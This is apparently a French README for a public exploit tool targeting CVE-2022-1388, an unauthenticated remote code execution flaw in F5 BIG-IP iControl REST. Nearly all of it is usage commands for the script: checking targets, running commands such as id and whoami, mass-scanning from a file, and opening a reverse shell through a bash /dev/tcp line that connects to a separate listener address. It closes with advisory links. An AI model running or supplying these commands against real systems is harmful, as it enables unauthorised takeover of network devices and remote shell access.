 al1ex/cve-2022-1388
CVE-2022-1388 F5 BIG-IP iControl REST RCE

Cette vulnérabilité peut permettre à un attaquant non authentifié ayant un accès réseau au système BIG-IP via le port de gestion et/ou les adresses IP self d'exécuter des commandes système arbitraires, de créer ou supprimer des fichiers, ou de désactiver des services.
Utilisation de base
python3 CVE_2022_1388.py

Vérification de la vulnérabilité
python3 CVE_2022_1388.py -v true -u https://192.168.17.200

Exécution de commande :
python3 CVE_2022_1388.py -a true -u https://192.168.17.200/ -c id

python3 CVE_2022_1388.py -a true -u https://192.168.17.200/ -c whoami


Analyse par lots
python3 CVE_2022_1388.py -s true -f check.txt

Shell inverse
python3 CVE_2022_1388.py -r true -u https://192.168.17.200 -c "bash -i >&/dev/tcp/192.168.17.175/8888 0>&1"

https://support.f5.com/csp/article/K23605346
https://mp.weixin.qq.com/s/OC52LIGB5NTITy9EjvKdaw
https://twitter.com/jas502n/status/1523611433938059265
https://cve.mitre.org/cgi-bin/cvename.cgi?name=2022-1388
https://github.com/rancher/rancher/security/advisories/GHSA-pvxj-25m6-7vqr
